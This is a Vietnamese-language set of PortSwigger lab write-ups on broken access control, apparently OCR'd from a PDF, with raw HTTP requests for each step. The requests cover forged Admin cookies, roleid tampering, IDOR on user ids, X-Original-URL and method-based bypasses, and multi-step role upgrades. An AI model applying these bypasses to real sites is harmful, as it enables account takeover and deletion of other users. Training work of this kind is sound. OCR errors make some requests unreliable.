MỤC LỤC

[WRITE-UP I	LAB: UN	PROTE	CTED ADN	IIN FUNC	CTIONA	LITY]		1	
[WRITE-UP	LAB:	UNPRO	OTECTED	ADMIN	N FUN	NCTIONAI	LITY V	VITH	
UNPREDICT	ABLE U	RL]						2	
[WRITE-UP I	LAB: US	ER ROL	E COTROI	LLED BY	REQUE	EST PARA	METER]	3	
[WRITE-UP I	LAB: US	ER ROL	E CAN BE	MODIFIE	ED IN U	SER PROI	FILE]	5	
[WRITE-UP I	LAB: US	ER ID C	ONTROLL	ED BY R	EQUES'	TED PARA	AMETER	.]7	
[WRITE-UP LAB: USER ID CONTROLLED BY REQUEST PARAMETER WITH									
PASSWORD	DISCLO	SURE]	•••••					11	
[WRITE -	UP I	AB: U	JRL-BASE	D ACC	ESS (CONTROL	CAN	BE	
CIRCUMVEN	NTED]							13	
[WRITE-UP	LAB:	METH	OD-BASE	D ACCI	ESS C	CONTROL	CAN	BE	
CIRCUMVEN	NTED]							15	

[WRITE-UP LAB: UNPROTECTED ADMIN FUNCTIONALITY]


Mô tả Lab: Lab này chứa website có một bảng admin không được bảo vệ

Chuẩn bị:

- Kiến thức về robots.txt: Tệp robots.txt được sử dụng để hướng dẫn các trình thu thập dữ liệu web (chẳng hạn như các trình thu thập dữ liệu của công cụ tìm kiếm) về những trang hoặc phần nào của trang web mà họ được phép thu thập dữ liệu và lập chỉ mục.
- **Bước 1:** Truy cập vào robots.txt của website. Ở đây chúng ta nhận thấy ở phần Disallow có một đường dẫn: /administrator-panel.



Bước 2: Thử thay đổi đường dẫn bằng cách thêm '/administrator-panel' vào trong url, kết quả: Chúng ta thấy được phần admin và có thể xóa được tài khoản carlos



Users
wiener - Delete
carlos - Delete

Lý do bị lỗi này: phần administrator-panel không được bảo mật dẫn đến việc khi người dùng tìm thông tin từ robots.txt và truy cập vào admin thì sẽ hiển thị hết các thông tin của admin.

[WRITE-UP LAB: UNPROTECTED ADMIN FUNCTIONALITY WITH UNPREDICTABLE URL]

Mô tả lab: Website này có một bảng quản trị không được bảo vệ. Nó nằm ở một vị trí khó đoán, nhưng vị trí này được tiết lộ ở đâu đó trong ứng dụng.

Bước 1: Truy cập vào website, sau đó mở burp suite và nhìn phía mã nguồn của response. Chúng ta thấy rằng phần mã javascript đã vô tình để lộ đường dẫn của admin

```
15
                               <a href=/>Home</a>|
6
                               <script>
17 var is Admin = false;
8 if (isAdmin) {
     var topLinksTag = document.getElementsByClassName("top-links")[0];
19
     var adminPanelTag = document.createElement('a');
50
      adminPanelTag.setAttribute('href', '/admin-56iapr');
i1
      adminPanelTag.innerText = 'Admin panel';
12
      topLinksTag.append(adminPanelTag);
i3
     var pTag = document.createElement('p');
54
     pTag.innerText = '|';
55
      topLinksTag.appendChild(pTag);
16
i7 | }
38 </script>
```


Bước 2: Truy cập thử vào vào đường dẫn này. Kết quả vào được thành công và chúng ta có thể xóa tài khoản carlos



[WRITE-UP LAB: USER ROLE COTROLLED BY REQUEST PARAMETER]

Mô tả Lab: Website này có một bảng quản trị tại /admin, nơi xác định quản trị viên bằng cách sử dụng cookie có thể bị giả mạo.

Bước 1: Thử truy cập vào '/admin' của web, kết quả chức năng này yêu cầu:



Bước 2: Thực hiện đăng nhập vào trang web bằng tài khoản wiener:peter. Chúng ta nhìn vào trong request:


```
GET /mv-account?id=wiener HTTP/2
Host: Oaf5004903281719805b85fe00540014.web-security-academy.net
Cookie: Admin=false; session=cVpOpxltt4G4I4kO69ZxKlntpbbEwZSp
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not/A) Brand"; v="8", "Chromium"; v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Referer: https://Oaf5004903281719805b85fe00540014.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Chúng ta để ý thấy rằng, ở phần cookies có để giá trị admin = fasle (có nghĩa là người dùng bình thường thì admin cookies sẽ để false, còn nếu là admin thì để là true)


Bước 3: Thử vào lại phần website, trong phần response chuyển admin cookies thành true:

```
GET /admin HTTP/2
Host: Oaf5004903281719805b85fe00540014.web-security-academy.net
Cookie: Admin=true; session=cVpOpx1tt4G4I4kO69ZxKlntpbbEwZSp
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8, application/signed-exchange; v=b3; q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not/A) Brand"; v="8", "Chromium"; v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Referer: https://oaf5004903281719805b85fe00540014.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Kết quả:



Tiếp tục xóa tài khoản carlos, tuy nhiên phải tiếp tục để giá trị admin cookies thành true, kết quả đã xóa thành công và giải được lab



[WRITE-UP LAB: USER ROLE CAN BE MODIFIED IN USER PROFILE]

Mô tả Lab: Web này có một bảng quản trị tại /admin. Chỉ người dùng đã đăng nhập với **roleid là 2** mới có thể truy cập.


Bước 1: Thử đăng nhập vào tài khoản wiener:peter và bắt request xem có hiển thị 'roleid' hay không, kết quả không hiển thị 'roleid'

```
Request
                                                                        Ø 🚍 /n ≡
 Pretty
          Raw
                 Hex
   GET /my-account?id=wiener HTTP/2
   Host: 0a21009f03lb850580c2807d004900a5.web-security-academy.net
   Cookie: session=bFaNy6nl25rZTxYoGtQDeNEj7jA6i6oh
   Cache-Control: max-age=0
   Upgrade-Insecure-Requests: 1
   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/126.0.6478.127 Safari/537.36
   Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
    /apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
   Sec-Fetch-Site: same-origin
   Sec-Fetch-Mode: navigate
   Sec-Fetch-User: ?1
10
   Sec-Fetch-Dest: document
   Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
   Sec-Ch-Ua-Mobile: ?0
13
   Sec-Ch-Ua-Platform: "Windows"
   Accept-Language: en-US
   Referer: https://0a21009f03lb850580c2807d004900a5.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
```

Bước 2: Tiếp tục thử chức năng 'update email' xem có lộ thông tin không, kết quả ở phần response hiển thị 'roleid' của user wiener:

```
Response
                                                                                    \n
 Pretty
          Raw
                          Render
                  Hex
   HTTP/2 302 Found
    Location: /my-account
    Content-Type: application/json; charset=utf-8
   X-Frame-Options: SAMEORIGIN
    Content-Length: 125
5
6
7
      "username": "wiener",
8
      "email": "quanle58202@gmail.com",
9
      "apikey": "ZUF0ZDUo7MyaLc14oAFfArIAertUWXP5",
10
      "roleid":1
11
    }
12
```


Bước 3: Gửi request 'change email' đến phần repeater và thêm roleid cho người dùng (roleid:2), sau đó kiểm tra kết quả, user wiener đã có phần admin panel




[WRITE-UP LAB: USER ID CONTROLLED BY REQUESTED PARAMETER]

Mô tả Lab: Website này có một lỗ hồng leo thang đặc quyền ngang trên trang tài khoản người dùng. Để giải quyết, hãy lấy khóa API của người dùng carlos, có thể đăng nhập vào tài khoản của mình bằng các thông tin đăng nhập đã cho.

Bước 1: Đăng nhập vào tài khoản wiener:peter



Bước 2: Để ý thấy rằng ở url, chúng ta thấy id đang để là wiener, thử đổi thành carlos, kết quả thành công vào được tài khoản carlos, tiếp theo copy API key là thành công



[WRITE-UP LAB: USER ID CONTROLLED BY REQUEST PARAMETER, WITH UNPREDICTABLE USER IDS]

Mô tả lab: Website này có một lỗ hồng leo thang quyền hạn ngang trên trang tài khoản người dùng, nhưng nhận diện người dùng bằng GUID. Bài này khá giống với bài trên, tuy nhiên chúng ta phải tìm GUID của carlos.

Chuẩn bị:

Bước 1: Tìm GUID carlos. Chúng ta thấy rằng, khi nhấn vào 1 post thì nó sẽ hiển thị nội dung của người viết, và khi click vào người viết thì chúng ta có thể thấy được GUID trên đường dẫn của họ. Chẳng hạn khi ta nhấn vào bài post thì ta thấy được GUID của admin







Bước 2: Tìm post do tài khoản carlos, dễ dàng tìm được post 'festival', sau đó truy cập vào post này và truy cập vào tài khoản carlos để thấy GUI của tài khoản này:



Home | My account



Bước 3: Làm tương tự như lab trước, kết quả:

Web Security Academy 5	User ID controlled by request parameter, with IDs Submit solution Back to lab description >>	unpredictable user	
		Home My account Log out	
My Account			
Your username is: carlos			
Your API Key is: GgznWJ2ay	z3x6Nb8WR9NUVzW6mlaxOAX		
Email			
Update email			

[WRITE-UP LAB: USER ID CONTROLLED BY REQUEST PARAMETER WITH DATA LEAKAGE IN DIRECT]

Mô tả Lab: Phòng thí nghiệm này chứa một lỗ hồng kiểm soát truy cập mà thông tin nhạy cảm bị rò rỉ trong nội dung của một phản hồi chuyển hướng.

Bước 1: Đăng nhập vào tài khoản wiener:peter


Bước 2: Bắt request tài khoản này, sau đó chuyển request sang phần repeater

```
GET /my-account?id=wiener HTTP/2
   Host: Oa4b00c403fc5e8781b302cc006700c0.web-security-academy.net
    Cookie: session=afqJUtEjHtKmEgWJOmTYJgww6CxgmSdG
    Cache-Control: max-age=0
   Upgrade-Insecure-Requests: 1
 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/126.0.6478.127 Safari/537.36
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
    .8,application/signed-exchange;v=b3;q=0.7
   Sec-Fetch-Site: same-origin
 9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: 21
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua: "Not/A) Brand"; v="8", "Chromium"; v="126"
13 Sec-Ch-Ua-Mobile: ?0
14 | Sec-Ch-Ua-Platform: "Windows"
15 Accept-Language: en-US
Referer: https://Oa4b00c403fc5e8781b302cc006700c0.web-security-academy.net/login
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
```

Bước 3: Ở phần url, chuyển wiener thành carlos và nhấn send

```
GET /my-account?id=carlos HTTP/2
Host: Oa4b00c403fc5e8781b302cc006700c0.web-security-academy.net
Cookie: session=afqJUtEjHtKmEgWJOmTYJgww6CxgmSdG
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8, application/signed-exchange; v=b3; q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Not/A) Brand"; v="8", "Chromium"; v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Referer: https://0a4b00c403fc5e8781b302cc006700c0.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Bước 4: Sau đó chúng ta thấy phần response đã hiển thị user carlos



[WRITE-UP LAB: USER ID CONTROLLED BY REQUEST PARAMETER WITH PASSWORD DISCLOSURE]


Mô tả: Website này có trang tài khoản người dùng chứa mật khẩu hiện tại của người dùng, được điền sẵn trong một ô nhập liệu bị che giấu.

Bước 1: Đăng nhập website bằng tài khoản wiener:peter

Bước 2: Đổi id thành administrator

Bước 3: Bắt request sang phần repeater, nhìn phần response, chúng ta thấy rằng mật khẩu của administrator đã ở trong phần front-end của website.

Bước 4: Thực hiện đăng nhập vào tài khoản administrator:quntwxbduyza09tnx6ez, sau đó xóa đi user carlos, kết quả:



[WRITE-UP LAB: INSECURE DIRECT OBJECT REFERENCE]

Mô tả lab: Website này lưu trữ nhật ký trò chuyện của người dùng trực tiếp trên hệ thống tệp của máy chủ và truy xuất chúng bằng cách sử dụng các URL tĩnh.

Bước 1: Đăng nhập vào tài khoản wiener:peter. Vào phần lives chat, thử chat 1 vài đoạn, sau đó nhấn vào phần view script thì ta thấy được toàn bộ lịch sử cuộc trò chuyện. Để ý phần tên của file là '3.txt', chứng tỏ lịch sử cuộc trò chuyện sẽ đc đánh số.



Bước 2: Thử gửi request của phần download script về, đổi tên file thành '1.txt':

```
GET /download-transcript/1.txt HTTP/2
Host: Oa6b00be03b6ded182a9071d0036002a.web-security-academy.net
Cookie: session=cNnBMpbxFtACkYXt2cRNgXUWkQ59JCli
Sec-Ch-Ua: "Not/A) Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a6b00be03b6ded182a9071d0036002a.web-security-academy.net/chat
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Kết quả chúng ta được file và khi đọc chúng ta thấy thông tin:

```
CONNECTED: -- Now chatting with Hal Pline --
You: Hi Hal, I think I've forgotten my password and need confirmation that I've got the right one
Hal Pline: Sure, no problem, you seem like a nice guy. Just tell me your password and I'll confirm whether it's correct or not.
You: Wow you're so nice, thanks. I've heard from other people that you can be a right ****
Hal Pline: Takes one to know one
You: Ok so my password is @q6ubwcw4x31elrqbl8r. Is that right?
Hal Pline: Yes it is!
You: Ok thanks, bye!
Hal Pline: Do one!
```

Thử đăng nhập bằng tài khoản carlos, kết quả:



[WRITE - UP LAB: URL-BASED ACCESS CONTROL CAN BE CIRCUMVENTED]

Mô tả: Trang web này có một bảng quản trị không yêu cầu xác thực tại /admin, nhưng hệ thống giao diện người dùng đã được cấu hình để chặn truy cập từ bên ngoài vào

đường dẫn đó. Tuy nhiên, ứng dụng back-end được xây dựng trên một framework hỗ trợ header X-Original-URL.

Chuẩn bị:


- X-Original-URL: Header X-Original-URL được sử dụng trong các ứng dụng web để giữ lại URL gốc khi có proxy hoặc các dịch vụ khác thay đổi đường dẫn của yêu cầu.

Bước 1: Khi chúng ta vào trang web, chúng ta thấy rằng hiển thị phần admin panel tuy nhiên phần này đã bị chặn




Bước 2: Gửi request đến repeater, sau đó thêm header X-Original-URL: /admin, kết quả đã vào được tài khoản admin:

```
GET / HTTP/2
Host: 0a1f001404e1795582f0ddf100da00f9.web-security-academy.net
Cookie: session=msrOdlcgA5YHtNNFZDWdQ8QO1EycSicQ
X-Original-Url: /admin
Sec-Ch-Ua: "Not/A) Brand"; v="8", "Chromium"; v="126"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
.8, application/signed-exchange; v=b3; q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://Oalf001404e1795582f0ddf100da00f9.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```



Bước 3: Tiếp tục thay đổi request, xóa tài khoản thành công

```
1 | GET /?username=carlos HTTP/2
   Host: Oalf001404e1795582f0ddf100da00f9.web-security-academy.net
    Cookie: session=msrOdlcgA5YHtNNFZDWdQ8Q01EycSicQ
   X-Original-Url: /admin/delete
Sec-Ch-Ua: "Not/A) Brand";v="8", "Chromium";v="126"
   Sec-Ch-Ua-Mobile: ?0
    Sec-Ch-Ua-Platform: "Windows"
    Accept-Language: en-US
    Upgrade-Insecure-Requests: 1
   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/126.0.6478.127 Safari/537.36
    Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
    .8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: same-origin
   Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
   Sec-Fetch-Dest: document
15
16 Referer: https://oalf001404e1795582f0ddf100da00f9.web-security-academy.net/
    Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
20
```



[WRITE-UP LAB: METHOD-BASED ACCESS CONTROL CAN BE CIRCUMVENTED]

Mô tả: Website này triển khai các kiểm soát truy cập dựa một phần vào phương thức HTTP của các yêu cầu. Bạn có thể làm quen với bảng điều khiển quản trị viên bằng cách đăng nhập với thông tin đăng nhập administrator.

Bước 1: Đăng nhập vào tài khoản administrator:admin để lấy request đổi role của user

```
Request
                                                                                                             Ø 🗐 /n ≡
 Pretty
          Raw
                  Hex
    POST /admin-roles HTTP/2
    Host: 0a050030038715cc85ce09a300f6003a.web-security-academy.net
    Cookie: session=rJ2fLqH0vKV50HezDAXFd8n0hLipt8tU
    Content-Length: 30
    Cache-Control: max-age=0
    Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
    Sec-Ch-Ua-Mobile: ?0
   Sec-Ch-Ua-Platform: "Windows"
   Accept-Language: en-US
   Upgrade-Insecure-Requests: 1
   Origin: https://0a050030038715cc85ce09a300f6003a.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
     Safari/537.36
14 Accept:
    text/html.application/xhtml+xml.application/xml;q=0.9.image/avif.image/webp.image/appg.*/*;q=0.8.application/signe
    d-exchange;v=b3;q=0.7
    Sec-Fetch-Site: same-origin
   Sec-Fetch-Mode: navigate
   Sec-Fetch-User: ?1
    Sec-Fetch-Dest: document
   Referer: https://0a050030038715cc85ce09a300f6003a.web-security-academy.net/admin
   Accept-Encoding: gzip, deflate, br
21 Priority: u=0, i
```

Bước 2: Đăng nhập vào tài khoản wiener:peter để lấy session của user này

```
GET /my-account?id=wiener HTTP/2
   Host: 0a050030038715cc85ce09a300f6003a.web-security-academy.net
   Cookie: session=LHj9gnEa9XGr5xK96wkQvUSGyK3MI6Ly
   Cache-Control: max-age=0
   Upgrade-Insecure-Requests: 1
   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
    Safari/537.36
   Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signe
   d-exchange; v=b3; q=0.7
   Sec-Fetch-Site: same-origin
   Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
   Sec-Fetch-Dest: document
  Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
13 Sec-Ch-Ua-Mobile: ?0
   Sec-Ch-Ua-Platform: "Windows"
  Accept-Language: en-US
Referer: https://0a050030038715cc85ce09a300f6003a.web-security-academy.net/login
   Accept-Encoding: gzip, deflate, br
  Priority: u=0, i
```

Bước 3: Từ request thay đổi role của admin, thay đổi session của admin thành của wiener, sau đó chuyển phương thức GET thành POST, kết quả hoàn thành bài lab:

```
GET /admin-roles?username=wiener&action=upgrade HTTP/2
                                                                                            1
   Host: 0a050030038715cc85ce09a300f6003a.web-security-academy.net
                                                                                            2
   Cookie: session=LHj9gnEa9XGr5xK96wkQvUSGyK3MI6Ly
                                                                                            3
   Cache-Control: max-age=0
                                                                                            4
   Sec-Ch-Ua: "Not/A)Brand"; v="8", "Chromium"; v="126"
   Sec-Ch-Ua-Mobile: ?0
   Sec-Ch-Ua-Platform: "Windows"
   Accept-Language: en-US
   Upgrade-Insecure-Requests: 1
   Origin: https://0a050030038715cc85ce09a300f6003a.web-security-academy.net
10
   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
   like Gecko) Chrome/126.0.6478.127 Safari/537.36
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
   apng, */*; q=0.8, application/signed-exchange; v=b3; q=0.7
   Sec-Fetch-Site: same-origin
   Sec-Fetch-Mode: navigate
   Sec-Fetch-User: ?1
   Sec-Fetch-Dest: document
   Referer: https://0a050030038715cc85ce09a300f6003a.web-security-academy.net/admin
   Accept-Encoding: gzip, deflate, br
18
   Priority: u=0, i
19
20
21
```



[WRITE-UP LAB: MULTI-STEP PROCESS WITH NO ACCESS CONTROL ON ONE STEP]

Mô tả lab: Website này có một bảng điều khiển quản trị với quy trình đa bước bị lỗi để thay đổi vai trò của người dùng. Bạn có thể làm quen với bảng điều khiển quản trị bằng cách đăng nhập bằng thông tin xác thực administrator:admin.

Bước 1: Đăng nhập vào tài khoản administrator:admin để lấy request đổi role của user (tuy nhiên khi lấy request chúng ta phải lấy request của phần xác nhận vì đó là bước cuối để user chính thức được chuyển roles

```
Host: 0a5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net
   Cookie: session=WHsCBNxvcAtanreuB8DhngexEYZ72WUL
   Content-Length: 45
   Cache-Control: max-age=0
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
   Sec-Ch-Ua-Mobile: ?0
   Sec-Ch-Ua-Platform: "Windows"
   Accept-Language: en-US
   Upgrade-Insecure-Requests: 1
   Origin: https://Oa5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net
   Content-Type: application/x-www-form-urlencoded
   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
Safari/537.36
4 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signe
   d-exchange;v=b3;q=0.7
   Sec-Fetch-Site: same-origin
   Sec-Fetch-Mode: navigate
   Sec-Fetch-User: ?1
   Sec-Fetch-Dest: document
   Referer: https://0a5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net/admin-roles
   Accept-Encoding: gzip, deflate, br
action=upgrade&confirmed=true&username=carlos
```

Bước 2: Đăng nhập vào tài khoản wiener:peter để lấy session của user này

```
GET /my-account?id=wiener HTTP/2
   Host: 0a5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net
   Cookie: session=FLEV3tUSU1UyovWuvDZGr465gMr0UV5n
   Cache-Control: max-age=0
  Upgrade-Insecure-Requests: 1
E User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127
    Safari/537.36
7 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signe
   d-exchange;v=b3;q=0.7
   Sec-Fetch-Site: same-origin
   Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
  Sec-Fetch-Dest: document
              "Not/A)Brand";v="8", "Chromium";v="126"
12 Sec-Ch-Ua:
   Sec-Ch-Ua-Mobile: ?0
  Sec-Ch-Ua-Platform: "Windows"
  Accept-Language: en-US
   Referer: https://0a5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net/login
  Accept-Encoding: gzip, deflate, br
18 Priority: u=0, i
19
```

Bước 3: Từ request thay đổi role của admin, thay đổi session của admin thành của wiener, thay đổi id thành wiener, kết quả thành công giải được bài lab:

```
POST /admin-roles HTTP/2
   Host: 0a5a00d4039a8146802b7bcc00aa00e9.web-security-academy.net
                                                                                          2
   Cookie: session=FLEV3tUSU1UyovWuvDZGr465gMr0UV5n
                                                                                          3
   Content-Length: 45
                                                                                          4
  Cache-Control: max-age=0
                                                                                          5
